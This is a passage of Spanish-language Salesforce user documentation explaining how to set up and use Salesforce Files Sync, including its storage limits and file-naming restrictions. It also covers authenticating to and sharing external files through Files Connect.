Tras desconectar Salesforce Files Sync de una organización de Salesforce, sus archivos sincronizados se incluyen en una copia de seguridad en una carpeta denominada "Salesforce Files_Old." En Windows, la carpeta de copia de seguridad está ubicada en `C:\Users\Nombre usuario\Salesforce Files_Old` donde *Nombre usuario* es su nombre de usuario de Windows. En Mac, la carpeta de copia de seguridad está ubicada en `/Users/Nombre usuario/Salesforce Files_Old` donde *Nombre usuario* es su nombre de usuario de Mac. Sus archivos sincronizados siempre están accesibles en línea en la organización de Salesforce con la que estén sincronizados.

PRECAUCIÓN: Antes de conectar Salesforce Files Sync con una nueva organización de Salesforce, cierre todos los archivos y carpetas guardados en su carpeta de Salesforce Files Sync. Todos los archivos y carpetas que están abiertos cuando desconecta Salesforce Files Sync de una organización de Salesforce no se incluyen en copia de seguridad y se sincronizan automáticamente con la siguiente organización de Salesforce con la que conecte Salesforce Files Sync.

Para sincronizar archivos con una organización de Salesforce diferente, configure una nueva conexión para Salesforce Files Sync.

1. En su bandeja del sistema o barra de menús, haga clic con el botón derecho del ratón en **Salesforce Files Sync**.
2. Haga clic en **Preferencias**.
3. Si es necesario, haga clic en **Cerrar sesión** para desconectar de su organización de Salesforce actual.
4. En Nueva conexión, introduzca un `Nombre` para la nueva conexión.
5. Introduzca la dirección URL de inicio de sesión `https://` para su organización de Salesforce.
6. Haga clic en **Iniciar sesión**.
7. Introduzca sus credenciales de inicio de sesión y haga clic en **Iniciar sesión**.
8. Haga clic en **Permitir** para activar Salesforce Files Sync.

Después de conectar con la nueva organización, todos los archivos que añada a su carpeta Salesforce Files Sync se sincronizarán con esa organización. Si ya ha sincronizado archivos con la organización con la que está conectando, los archivos sincronizados se descargan automáticamente a la carpeta Salesforce Files Sync de su escritorio.

## Sincronización de archivos y carpetas

PERMISOS DE USUARIO

Para sincronizar archivos:
- "Sincronizar archivos"

Sincronice archivos y carpetas guardándolos en su carpeta Salesforce Files Sync de su sistema o haciendo clic en **Sincronizar** mientras ve un archivo en una publicación, comentario, lista de archivos o página de detalles de archivo.

Antes de poder sincronizar archivos, debe instalar Salesforce Files Sync en su escritorio.

Los archivos sincronizados son privados de forma predeterminada. Eso significa que tras guardar un archivo en su carpeta Salesforce Files Sync en su escritorio, solo usted puede acceder a este en Salesforce en línea. Colabore con otros compartiendo sus archivos sincronizados.

Siempre dispone de la versión más reciente de los archivos sincronizados disponible en su carpeta Salesforce Files Sync de su escritorio, en línea en Salesforce y en Salesforce1 en dispositivos móviles. Como el resto de archivos en Salesforce, puede acceder a versiones anteriores de archivos sincronizados.

Para sincronizar sus archivos:

1. Desde el cliente de Salesforce Files Sync puede guardar sus archivos en su carpeta Salesforce Files Sync o arrastrar y soltar los archivos que desea sincronizar en su carpeta Salesforce Files Sync.

   En Windows, su carpeta Salesforce Files Sync está ubicada en `C:\Users\`*`Nombre usuario`*`\Salesforce Files`, donde *`Nombre usuario`* es su nombre de usuario de Windows. En Mac, su carpeta Salesforce Files Sync está ubicada en `/Users/`*`Nombre usuario`*`/Salesforce Files`, donde *`Nombre usuario`* es su nombre de usuario de Mac.

   Desde la ficha **Archivos**, una publicación en noticias en tiempo real, o en cualquier punto del sitio completo de Salesforce donde se haya publicado o enumerado un archivo, haga clic en **Sincronizar**.

2. Se sincronizarán los archivos.

Después de que sincronicen sus archivos, puede acceder fácilmente a ellos en Salesforce y en Salesforce1 en dispositivos móviles. Si elimina un archivo de su carpeta Salesforce Files Sync, aún podrá acceder al archivo en el filtro De mi propiedad en la página de inicio de Archivos.

## Acceder a sus archivos sincronizados en su equipo, en línea y en dispositivos móviles

Acceda a sus archivos sincronizados en su carpeta Salesforce Files Sync en su escritorio, en Salesforce en Internet y en Salesforce1 en su dispositivo móvil.

### Cómo encontrar archivos sincronizados en su escritorio

En su escritorio, sus archivos sincronizados se guardan en su carpeta Salesforce Files Sync. En Windows, la carpeta Salesforce Files Sync está ubicada en `C:\Users\`*`Nombre usuario`*`\Salesforce Files`, donde *`Nombre usuario`* es su nombre de usuario de Windows. En Mac, la carpeta Salesforce Files Sync está ubicada en `/Users/`*`Nombre usuario`*`/Salesforce Files`, donde *`Nombre usuario`* es su nombre de usuario de Mac.

Para abrir su carpeta Salesforce Files Sync desde su bandeja del sistema o barra de menús, haga clic con el botón derecho del ratón en **Salesforce Files Sync** > **Abrir carpeta Salesforce Files**.

PRECAUCIÓN: Si desplaza la carpeta Salesforce Files Sync de su ubicación de directorio predeterminada no podrá sincronizar archivos. Para garantizar que sus archivos siempre están sincronizados, no cambie de ubicación su carpeta Salesforce Files Sync.

### Buscar archivos sincronizados en Salesforce

En Salesforce, sus archivos sincronizados están disponibles en la página de inicio de Archivos.

Desde la página de inicio de Archivos, haga clic en **Sincronizado** para ver sus archivos y carpetas sincronizados. Los archivos que haya sincronizado más recientemente aparecerán primero.

### Cómo encontrar archivos sincronizados en su dispositivo móvil

En su dispositivo móvil, sus archivos sincronizados está disponibles en Salesforce1.

Desde la página de inicio de Archivos, toque ▼ y seleccione **Sincronizado** para ver una lista de sus archivos sincronizados.

## Trabajo con archivos y carpetas sincronizados

Los archivos y carpetas sincronizados se comportan como cualquier otro archivo en Salesforce, pero tienen algunas funciones adicionales.

Los archivos sincronizados son privados de forma predeterminada. Eso significa que tras guardar un archivo en Salesforce Files Sync en su escritorio, solo usted puede acceder a este en Salesforce en línea. Colabore con otros compartiendo sus archivos sincronizados.

Siempre dispone de la versión más reciente de los archivos sincronizados disponible en su carpeta Salesforce Files Sync de su escritorio, en línea en Salesforce y en Salesforce1 en dispositivos móviles. Como el resto de archivos en Salesforce, puede acceder a versiones anteriores de archivos sincronizados en Chatter.

### CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## Cómo compartir archivos sincronizados

Los archivos sincronizados pueden compartirse directamente desde la carpeta Salesforce Files Sync en su escritorio.

Comparta los archivos sincronizados con personas y grupos de Chatter de su organización o con personas externas a la organización mediante un vínculo generado. Los archivos sincronizados son privados de forma predeterminada, pero puede asignarles privilegios de colaborador o de solo lectura al compartirlos.

Si comparte un archivo con una persona o un grupo con derechos de colaborados, cuando los colaboradores descargan, modifican y cargan una nueva versión del archivo, obtendrá la última versión sincronizada automáticamente. Cuando modifica y sincroniza una nueva versión del archivo, las personas y grupos con los que comparte obtendrán automáticamente también la versión más reciente.

Para compartir un archivo directamente de la carpeta Salesforce Files Sync:

1. En su escritorio, en su carpeta Salesforce Files Sync, haga clic con el botón derecho del ratón en el archivo que le gustaría compartir.
2. Seleccione una opción de menú bajo **Salesforce Files Sync**: comparta con personas de su organización, con grupos de Chatter, o bien con personas fuera de su organización a través de un vínculo.
3. Cuando se le solicite, introduzca los nombres de las personas o grupos de su organización, asigne un permiso de `Visor` o `Colaborador` e introduzca un mensaje opcional para compartir el archivo con ellos. Si está compartiendo el archivo a través de un vínculo, copie el vínculo.
4. Haga clic en **Compartir**.
   Se enviará un correo electrónico de notificación a todas las personas con las que ha compartido el archivo.

## Gestionar versiones de archivos sincronizados

Al igual que todos los archivos de Salesforce, puede trabajar con versiones anteriores de un archivo sincronizado cada vez que lo necesite.

Cuando sincroniza un archivo por primera vez, visualiza ese archivo como Versión 1 en su lista de archivos. Si realiza cambios en el archivo en su ordenador o dispositivo móvil, se crea automáticamente una nueva versión cada vez que guarda el archivo. Para ver versiones anteriores, solo tiene que visitar la página de detalles del archivo.

Cualquier persona que sea seguidora del archivo sincronizado recibe una notificación en sus noticias en tiempo real de Chatter cuando se crean nuevas versiones. Los colaboradores de archivos pueden cargar nuevas versiones de sus archivos sincronizados.

PRECAUCIÓN: Si tiene un archivo sincronizado abierto en su escritorio cuando un colaborador carga una nueva versión, no recibirá la nueva versión hasta que no cierre el archivo sin guardarlo. Si guarda su archivo abierto, su versión sobrescribirá los cambios del colaborador.

## Límites de Salesforce Files Sync

Tenga en cuenta los límites de sincronización de archivos al utilizar Salesforce Files Sync.

| Función | Límite |
|---|---|
| Almacenamiento de toda la organización | El almacenamiento está basado en el número de licencias de Salesforce adquiridas. Se puede adquirir almacenamiento adicional. Para obtener más información, consulte Límites de almacenamiento de Salesforce Files Sync . |
| Número máximo de archivos sincronizados | Los usuarios pueden sincronizar hasta 10.000 archivos. |
| Número máximo de carpetas sincronizadas | 500 carpetas |
| Tamaño de archivo | • 2 GB si se carga a través de la interfaz Web<br>• 2 GB si se carga a través del cliente de escritorio de Salesforce Files Sync (o 500 MB al utilizar proxy)<br>• 100 MB si se carga desde un dispositivo móvil |
| Número máximo de versiones por archivo | 2.048 |
| Número máximo de usuarios que pueden sincronizar el mismo archivo de forma simultánea | 1.000 usuarios |
| Número máximo de llamadas de conexión a la API | 10.000 por usuarios, por hora, por aplicación conectada desde el cliente de escritorio de Salesforce Files Sync<br>Salesforce Files Sync detiene temporalmente la sincronización de archivos si alcanza el número máximo de llamadas de conexión a la API. La sincronización de archivos se reanuda automáticamente en aproximadamente una hora. |

Salesforce Files Sync sigue sincronizando archivos existentes, pero no sincronizará nuevos archivos si:

- Su carpeta Salesforce Files Sync supera 10 GB de archivos.
- Su organización alcanza su límite de almacenamiento de archivos compartidos.
- Su carpeta Salesforce Files Sync contiene más de 10,000 archivos o 500 carpetas.
- El tamaño de un nuevo archivo supera el límite de tamaño de archivos individual.

Salesforce File Sync deja de sincronizar archivos si:

- Mueve su carpeta Salesforce Files Sync de su ubicación de directorio predeterminada. En Windows, la ubicación de directorio predeterminada es `C:\Users\`*`Nombre usuario`*`\Salesforce Files`, donde *`Nombre usuario`* es su nombre de usuario de Windows.. En Mac, la ubicación de directorio predeterminada es `/Users/`*`Nombre usuario`*`/Salesforce`

`Files`, donde *`Nombre usuario`* es su nombre de usuario de Windows.. Salesforce Files Sync reanuda la sincronización después de que la carpeta Salesforce Files Sync vuelva a la ubicación de directorio predeterminada.

## Límites de almacenamiento de Salesforce Files Sync

Existen dos límites de almacenamiento que afectan a Salesforce Files Sync: el almacenamiento compartido para toda la organización y el almacenamiento individual.

### Almacenamiento compartido para toda la organización

El almacenamiento de archivos compartidos de su organización es igual a la asignación de almacenamiento de archivos por organización, más la asignación por usuario multiplicada por el número de usuarios en su organización.

Si su organización está utilizando su asignación de almacenamiento de archivos compartidos completa, entonces Salesforce Files Sync seguirá sincronizando sus archivos existentes, pero no sincronizará nuevos archivos a no ser que usted o su organización elimine archivos existentes o adquiera más almacenamiento en Salesforce.

| Edición de Salesforce | Asignación de almacenamiento de archivos por organización | Asignación de almacenamiento de archivos por licencia de usuario |
|---|---|---|
| Contact Manager Edition | 10 GB | 612 MB |
| Group | 10 GB | 612 MB |
| Professional | 10 GB | 612 MB |
| Enterprise | 10 GB | 2 GB |
| Performance | 10 GB | 2 GB |
| Unlimited | 10 GB | 2 GB |
| Developer | 20 MB | N/A |
| Personal | 20 MB | ND |

Nota: Si en su organización se utilizan licencias de usuario personalizadas, póngase en contacto con su administrador para conocer si estas licencias proporcionan almacenamiento adicional.

### Almacenamiento individual

Salesforce Files Sync sincroniza hasta 10 GB de archivos entre la carpeta Salesforce Files Sync de su escritorio, Salesforce en Internet y dispositivos móviles con Salesforce1. Salesforce Files Sync seguirá sincronizando sus archivos existentes, pero no sincronizará sus nuevos archivos su añade más de 10 GB de archivos a su carpeta Salesforce Files Sync. Si alcanza el límite de almacenamiento individual de 10 GB, deberá eliminar archivos existentes para sincronizar nuevos archivos.

## Nombres de archivo y extensiones que evitan la sincronización

Algunas características de archivos pueden evitar que se sincronicen entre sus dispositivos e Internet.

- Archivos sin bytes
- Archivos sin una extensión
- Nombres de archivo que comienzan con:

  - AUX.
  - CLOCK$.
  - COM1.
  - COM2.
  - COM3.
  - COM4.
  - COM5.
  - COM6.
  - COM7.
  - COM8.
  - COM9.
  - CON.
  - LPT1.
  - LPT2.
  - LPT3.
  - LPT4.
  - LPT5.
  - LPT6.
  - LPT7.
  - LPT8.
  - LPT9.
  - NUL.
  - PRN.
  - ~
  - .
- Archivos con estos nombres:
  - desktop.ini
  - thumbs.db
  - .DSStor
- Archivos con estas extensiones:
  - .tmp
  - .conflicted
  - .part
  - .partial
  - .download
  - .crdownload
  - extensiones que comienzan por .sb-
- Los diversos sistemas operativos tienen restricciones de nombres de archivo diferentes. Salesforce Files Sync sincroniza cualquier archivo cuyo nombre esté permitido en su sistema operativo. Eso significa que si puede asignar un nombre a un archivo en su

escritorio, puede sincronizarlo utilizando Salesforce Files Sync. Si sincroniza un archivo desde Mac® OS X®, se sincronizará en Internet, pero si el nombre de archivo no está permitido en Microsoft Windows®, el archivo no se descargará a su escritorio de Windows.

Para garantizar que todos sus archivos se sincronizan entre todos sus sistemas, evite utilizar estos caracteres en nombres de archivo:

- \ (barra diagonal invertida)
- : (dos puntos)
- * (asterisco)
- ? (signo de interrogación)
- ' (apóstrofo)
- < (signo menor que)
- > (signo mayor que)
- / (barra)
- | (barra vertical)
- ™ (símbolo de marca comercial)
- ∞ (signo infinito)
- § (sección)
- • (viñeta)
- ≠ (no igual a)
- ` (acento grave)
- " (comillas)
- ... (puntos suspensivos)
- ≥ (signo superior o igual a)
- ≥ (signo inferior o igual a)
- &

- Archivos con nombres con más de 254 caracteres de longitud

## Restricciones de nombre de carpeta sincronizada

Salesforce Files Sync no sincroniza algunas carpetas debido a restricciones de nombres de carpeta.

Los diversos sistemas operativos tienen restricciones de nombres de carpeta diferentes. Salesforce Files Sync sincroniza cualquier carpeta cuyo nombre esté permitido en su sistema operativo. Eso significa que si puede asignar un nombre a una carpeta en su escritorio, puede sincronizarla utilizando Salesforce Files Sync. Si sincroniza una carpeta desde Mac® OS X®, se sincronizará en Internet, pero si el nombre de carpeta no está permitido en Microsoft Windows®, la carpeta no se descargará a su escritorio de Windows.

Para garantizar que todos sus archivos se sincronizan entre todos sus sistemas, evite utilizar nombres de carpeta que:

- Contengan estos caracteres:
  - / (barra diagonal)
  - \ (barra diagonal invertida)
  - : (dos puntos)
  - * (asterisco)
  - ? (signo de interrogación)
  - " (comillas)
  - < (signo menor que)

  - > (signo mayor que)
  - | (barra vertical)
- Superen 255 caracteres
- Tengan un nombre de carpeta idéntico en el mismo directorio

## Archivos externos con Files Connect

Examine, busque y comparta archivos que están almacenados en otro lugar directamente desde Salesforce.

Autenticar en fuentes de datos externas con Files Connect

Si su administrador ha configurado una fuente de datos como SharePoint para emplear la autenticación por usuario, proporcione sus credenciales para ese sistema en Salesforce.

Compartir y acceder a archivos externos utilizando Files Connect

Cuando su administrador activa Files Connect, puede acceder a archivos desde fuentes externas como Google Drive y SharePoint o compartirlos a través de las noticias en tiempo real y la página de inicio de Archivos.

Buscar archivos externos con Files Connect

Busque una fuente de datos externa como Google Drive, Box o SharePoint justo en Salesforce.

## Autenticar en fuentes de datos externas con Files Connect

Si su administrador ha configurado una fuente de datos como SharePoint para emplear la autenticación por usuario, proporcione sus credenciales para ese sistema en Salesforce.

### Configurar la autenticación en una fuente de datos externa

Cuando conecta con un sistema de datos externo con Files Connect por primera vez, configure su autenticación con solo unos clics.

### Gestionar sus credenciales de autenticación de fuentes de datos externas

Usted o su administrador de Salesforce puede configurar y gestionar su configuración de autenticación para fuentes de datos externas empleando Files Connect. Con parámetros de autenticación válidos, puede acceder a archivos desde sistemas externos directamente desde Salesforce.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para acceder a fuentes de datos basadas en la Nube como SharePoint Online:

- "Files Connect Cloud"

Para acceder a fuentes de datos in situ como SharePoint 2010:

- "Files Connect in situ"

## Configurar la autenticación en una fuente de datos externa

Cuando conecta con un sistema de datos externo con Files Connect por primera vez, configure su autenticación con solo unos clics.

Si no ha configurado su autenticación en un sistema de datos externo en Mi configuración, se le solicitará autenticarse la primera vez que intente acceder al sistema externo en Salesforce. Haga clic en el vínculo o botón para completar automáticamente la mayor parte de la autenticación.

- Si está conectando con Box, Google Drive, SharePoint Online o OneDrive for Business:
  1. Seleccione **OAuth 2.0** como el protocolo de autenticación.
  2. Cuando vea un mensaje solicitando permiso para que Salesforce acceda a la información del sistema externo, haga clic en **Permitir**.
  3. Tras finalizar el proceso de autenticación, se le redirigirá a Salesforce.
- Si está conectando con SharePoint 2010 o SharePoint 2013:
  1. Se le redirigirá a Configuración de autenticación para sistemas externos.
  2. Introduzca sus credenciales de nombre de usuario y contraseña para el sistema externo.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para acceder a fuentes de datos basadas en la Nube como SharePoint Online:
- "Files Connect Cloud"

Para acceder a fuentes de datos in situ como SharePoint 2010:
- "Files Connect in situ"

## Gestionar sus credenciales de autenticación de fuentes de datos externas

Usted o su administrador de Salesforce puede configurar y gestionar su configuración de autenticación para fuentes de datos externas empleando Files Connect. Con parámetros de autenticación válidos, puede acceder a archivos desde sistemas externos directamente desde Salesforce.

Su administrador define sistemas externos en fuentes de datos externas y credenciales denominadas. Antes de empezar, su administrador:

- Configura la fuente de datos externa o credencial con nombre para utilizar autenticación según cada usuario.
- Otorga su acceso a la fuente de datos externa o credencial denominada.
- Le indica los parámetros de autenticación que introduce.

Solicite ayuda a su administrador si no ve la opción o configuración esperada.

1. Desde Mi configuración, introduzca *Autenticación* en el cuadro Búsqueda rápida y, a continuación, seleccione Configuración de autenticación para sistemas externos.
2. Haga clic en **Nuevo** para establecer una nueva conexión. Haga clic en **Modificar** para modificar una fuente de datos externa existente.
3. Desde el menú Definición de sistema externo, seleccione "Fuente de datos externa".
4. En el menú Fuente de datos externa, seleccione una fuente de datos creada por su administrador.
5. Seleccione el protocolo de autenticación requerido por el sistema externo.

   Para SharePoint 2010 o 2013, establezca las siguientes opciones.

| Campo | Descripción |
|---|---|
| Protocolo de autenticación | Seleccione **Autenticación de contraseña**. |
| Nombre de usuario y Contraseña | Introduzca su nombre de usuario y contraseña de Sharepoint |

   Para Box, Google Drive, SharePoint Online o OneDrive for Business, establezca las siguientes opciones:

| Campo | Descripción |
|---|---|
| Protocolo de autenticación | Seleccione **Oauth 2.0** |
| Proveedor de autenticación | Seleccione el proveedor creado por su administrador para esta fuente de datos |
| Ámbito | Dejar en blanco |
| Iniciar flujo de autenticación en Guardar | Seleccione la verificación inmediata de sus credenciales de inicio de sesión en la fuente de datos externa.<br><br>Cuando hace clic en **Guardar**, el sistema externo le solicita iniciar sesión. Después de iniciar sesión correctamente, el sistema externo le otorga un token de OAuth para acceder a sus datos en esta organización. |

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para acceder a fuentes de datos basadas en la Nube como SharePoint Online:
- "Files Connect Cloud"

Para acceder a fuentes de datos in situ como SharePoint 2010:
- "Files Connect in situ"

| Campo | Descripción |
| --- | --- |
| | Rehaga el flujo de OAuth cuando necesite un nuevo token (por ejemplo, cuando caduca el token), o si modifica los campos Ámbito o Proveedor de autenticación. |

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## Compartir y acceder a archivos externos utilizando Files Connect

Cuando su administrador activa Files Connect, puede acceder a archivos desde fuentes externas como Google Drive y SharePoint o compartirlos a través de las noticias en tiempo real y la página de inicio de Archivos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a fuentes de datos basadas en la Nube como SharePoint Online:
- "Files Connect Cloud"

Para acceder a fuentes de datos in situ como SharePoint 2010:
- "Files Connect in situ"

### Descargar o compartir archivos en la página de inicio de Archivos

Descargue archivos externos a su sistema local o compártalos con un conjunto general de personas de su organización desde la página de inicio de Archivos.

1. Navegue hasta la página de inicio de Archivos.
2. La lista Archivos externos de la columna izquierda muestra fuentes de datos externas disponibles. Seleccione uno y navegue por las carpetas o utilice la barra de búsqueda para buscar un archivo.

   Nota: Salesforce admite documentos, hojas de cálculo, presentaciones y dibujos de Google. En la lista Reciente, el contenido de Google Drive está limitado a los 24 documentos a los que se ha accedido recientemente en los 30 últimos días.

3. Haga clic en junto al nombre de archivo y seleccione una de las siguientes opciones:
   - **Abrir** el archivo en la fuente de datos externa como SharePoint.
   - **Descargar** el archivo en su sistema local. (Desde sistemas in situ como SharePoint 2010, 2 GB es el tamaño máximo de descarga.)
   - **Compartir** el archivo como una copia o como una referencia. Su administrador determinó qué tipo de colaboración se utiliza en su organización. Al compartir, realice una de las siguientes acciones:
     - **Compartir una copia** del archivo externo almacenado en Salesforce. Si se comparten los archivos con un grupo de Chatter, todos los miembros del grupo pueden acceder a los archivos, incluso si carecen de acceso al sistema externo. Salesforce Files no reflejará ninguna revisión del archivo en sistemas externos.
     - **Compartir una referencia** al archivo externo almacenado fuera de Salesforce. Solo los usuarios con acceso al sistema externo pueden descargar los archivos. (Los usuarios deben introducir credenciales para el sistema en la sección Configuración de autenticación para sistemas externos de la configuración personal). Salesforce Files no reflejará ninguna revisión del archivo en sistemas externos, pero la referencia apunta a la versión más reciente del archivo en esos sistemas.

Nota: Para descargar archivos a los que se hace referencia desde un sistema externo, los usuarios deberán introducir credenciales para el sistema en la sección Configuración de autenticación para sistemas externos de la configuración personal.


Cuando un usuario selecciona un archivo externo desde el selector de archivos, se crea una copia o referencia de archivo en Salesforce. Si una referencia de archivo ya existe, se reutiliza.

## Compartir archivos en las noticias en tiempo real

Si desea incluir archivos externos en una conversación específica de Chatter, utilice las noticias en tiempo real. Todos los archivos compartidos en las noticias en tiempo real son copias o bien referencias, según determine su administrador.


En Salesforce Classic

1. Mientras redacta una publicación, haga clic en **Archivo** sobre las noticias en tiempo real y luego haga clic en **Seleccionar un archivo de Salesforce**.
2. En la columna izquierda, haga clic en la fuente externa, como SharePoint.
3. Junto al archivo que desea compartir, haga clic en **Adjuntar**.
4. En el cuerpo de su publicación, @mencione los grupos o las personas con los que desee compartir.




En Lightning Experience

1. Al crear una publicación, haga clic en el icono de clip debajo de la publicación para abrir la ventana Seleccionar archivo.
2. Desde la columna izquierda, haga clic en la fuente externa, como SharePoint o Google Drive.
3. Seleccione el archivo que desea compartir y haga clic en **Agregar**.
4. En el cuerpo de su publicación, @mencione grupos o personas con los que desee compartir.




CONSULTE TAMBIÉN

- Compartir archivos con personas en Salesforce Classic
- Compartir archivos con grupos
- Compartir archivos con bibliotecas

# Buscar archivos externos con Files Connect

Busque una fuente de datos externa como Google Drive, Box o SharePoint justo en Salesforce.

## Buscar en una fuente de datos externa específica

En Salesforce Classic

1. Desde la columna izquierda de la página de inicio de Archivos o en sus noticias en tiempo real de Chatter, haga clic en el nombre de la fuente de datos.
2. En el cuadro de búsqueda, introduzca términos como *título de documento* o *autor*. (La información específica que puede buscar depende de la configuración de la fuente de datos externa.)


Nota: También puede buscar fuentes de datos externas desde el selector de archivos cuando se adjunte un archivo a una publicación de Chatter. En Salesforce Classic, haga clic en **Archivo** encima de las noticias en tiempo real y, a continuación, seleccione un archivo desde Salesforce. En Lightning Experience, haga clic en el icono de clip debajo de la publicación para abrir la ventana Seleccionar archivo.

## Buscar globalmente datos externos y de Salesforce

Si su administrador activa la búsqueda global para una fuente de datos externa, puede buscar sus contenidos cómodamente junto con sus datos de Salesforce.

En Salesforce Classic

1. En el cuadro de búsqueda global en la parte superior de la ventana de Salesforce, introduzca sus términos de búsqueda.
2. Para filtrar los resultados según una fuente de datos externa específica, haga clic en su nombre en la columna izquierda (por ejemplo, "SharePoint Online").




Consejo: Si a menudo desea ver contenido desde una fuente de datos externa específica, fíjela a la parte superior de los resultados de búsqueda global: En la columna izquierda, pase el ratón sobre el nombre de la fuente de datos y haga clic en el icono de anclaje. (Si no ve la fuente de datos listada, haga clic en Buscar todo.)

En Lightning Experience

1. Desde la página de inicio de Archivos, introduzca un término de búsqueda en el cuadro de búsqueda global del encabezado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a fuentes de datos basadas en la Nube como SharePoint Online:
- "Files Connect Cloud"

Para acceder a fuentes de datos in situ como SharePoint 2010:
- "Files Connect in situ"

2. Puede filtrar sus resultados de búsqueda para devolver archivos únicamente seleccionando "en Archivos" después de introducir su búsqueda en el cuadro de búsqueda global o realizando una búsqueda global y luego seleccionando Archivos desde los resultados de la búsqueda global.

# Biblioteca de documentos

Almacene archivos sin adjuntarlos a registros.

Descripción general de la biblioteca de documentos

Cada documento almacenado en la biblioteca de documentos se encuentra en una carpeta. Los atributos de la carpeta determinan la accesibilidad de la carpeta y de los documentos que contiene.

Página de inicio de documentos

Visualizar listas de documentos

Cargar y reemplazar documentos

Buscar documentos

Eliminar documentos

## Descripción general de la biblioteca de documentos

Cada documento almacenado en la biblioteca de documentos se encuentra en una carpeta. Los atributos de la carpeta determinan la accesibilidad de la carpeta y de los documentos que contiene.

La biblioteca de documentos almacena documentos que no están adjuntos a registros. Acceda a los documentos de su biblioteca a través de la ficha Documentos. Si su ficha Documentos no está visible, personalice la presentación para mostrarla.

Nota: La ficha Documentos no forma parte de Salesforce CRM Content.

